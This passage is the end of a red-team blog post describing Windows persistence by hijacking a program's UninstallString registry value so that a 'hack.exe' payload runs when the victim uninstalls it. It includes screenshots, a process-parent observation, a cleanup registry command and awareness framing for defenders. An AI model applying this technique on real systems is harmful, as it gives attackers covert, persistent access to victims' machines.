
	3D Viewer Microsoft Corporation	16.0 KB 12/8/2021
	7-Zip 21.06 (x64) Igor Pavlov	5.29 MB 12/5/2021
	Alarms & Clock Microsoft Corporation	16.0 KB 12/8/2021
	App Installer Microsoft Corporation	16.0 KB 12/14/2021
	Calculator Microsoft Corporation	24.0 KB 12/9/2021
	Camera Microsoft Corporation	16.0 KB 12/9/2021
	Feedback Hub Microsoft Corporation	16.0 KB 12/9/2021


Type here to search

11:13 PM 10/4/2022


Right Ctrl








Then I looked at the properties of `hack.exe` in Process Hacker 2:



as you can see the parent process is `SystemSettings.exe` - is what you see whenever you open your Windows settings. In our case, it is `add/remove programs`. Perfect! =^..^=


There are the little caveat. When I try to update key with path `Z:\2022-10-04-malware-pers-13\hack.exe` I get an error like this:



Maybe you can use only paths inside the disk **C:**.

After end of the experiments, clean up:

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall\7-zip" /v "UninstallString" /t REG_SZ /d "C:\Program Files\7-zip\Uninstall.exe" /f
```



conclusion

Of course, maybe this trick is not so cool for persistence, since it requires the permissions and participation of the victim's user. But why not?

There is one more trick with using installing and removing programs for persistence, I will write about it in one of the future posts. I'm still in the process of investigating this possibility for the red team.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

[RegOpenKeyEx](#)

[RegSetValueEx](#)

[RegCloseKey](#)

[reg_query](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine